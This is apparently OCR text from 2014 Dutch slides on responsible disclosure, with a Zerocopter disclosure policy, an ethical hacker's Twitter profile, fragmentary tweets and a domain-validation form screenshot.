
Nationaal Cyber Security Centrum
Ministerie van Veiligheid en Justitie

Nationaal Coördinator
Terrorismebestrijding en Veiligheid
Ministerie van Veiligheid en Justitie

Responsible Disclosure in Nederland

Historie en Toekomst

24 oktober 2014



Responsible Disclosure Statement

At Zerocopter, we consider the security of our systems a top priority. But no matter how much effort we put into system security, there can still be vulnerabilities present.

If you discover a vulnerability, we would like to know about it so we can take steps to address it as quickly as possible. We would like to ask you to help us better protect our clients and our systems.

Please do the following:


- Submit your findings by using the following URL: https://app.zerocopter.com/responsible_disclosure/eef4f999-2477-4802-8542-161435d30e06.
- Do not take advantage of the vulnerability or problem you have discovered, for example by downloading more data than necessary to demonstrate the vulnerability or deleting or modifying other people's data.
- Do not reveal the problem to others until it has been resolved.
- Do not use attacks on physical security, social engineering, distributed denial of service, spam or applications of third parties.
- Do provide sufficient information to reproduce the problem, so we will be able to resolve it as quickly as possible. Usually, the IP address or the URL of the affected system and a description of the vulnerability will be sufficient, but complex vulnerabilities may require further explanation.

What we promise:

- We will respond to your report within 5 business days with our evaluation of the report and an expected resolution date.
- If you have followed the instructions above, we will not take any legal action against you in regard to the report.
- We will not pass on your personal details to third parties without your permission.
- We will keep you informed of the progress towards resolving the problem.
- In the public information concerning the problem reported, we will give your name as the discoverer of the problem (unless you desire otherwise).

We strive to resolve all problems as quickly as possible, and we would like to play an active role in the ultimate publication on the problem after it is resolved.

This Responsible Disclosure policy is based on an example written by Floor Terra.



TWEETS	FOLLOWING	FOLLOWERS	LIKES
1,544	1,331	850	1,391

Victor
@0xDUDE FOLLOWS YOU

(Ethical) hacker. 4,710 Responsible Disclosures since '98.


Chief Janitor at @GDI_FDN

Pinned Tweet

Victor @0xDUDE · Feb 13

4,700
0x125c
1001001011100
Four thousand seven hundred

IT
IT Security
symposium
IT
IT Security
symposium



Chris Robe

Find myself … Shall we start
playing with … ? :)

RETWEETS
108


10:08 PM - 1

Reply to @S

Rafał Łoś @
@Sidragon1

Chris Roberts @Sidragon1 · Apr 16
Bye bye electronics, all encrypted....and all now in custody/seized

IT'S NOT A BUG. IT'S A FEATURE!



Domain Validation

domain: aso0om.com

Select one of the following email to receive the verification code, and clic

Verification Email: ● postmaster@aso0om.com

○ hostmaster@aso0om.com

○ webmaster@aso0om.com

Resend validation code if you don't receive it

Sending validation code, please wait...

Verification code:

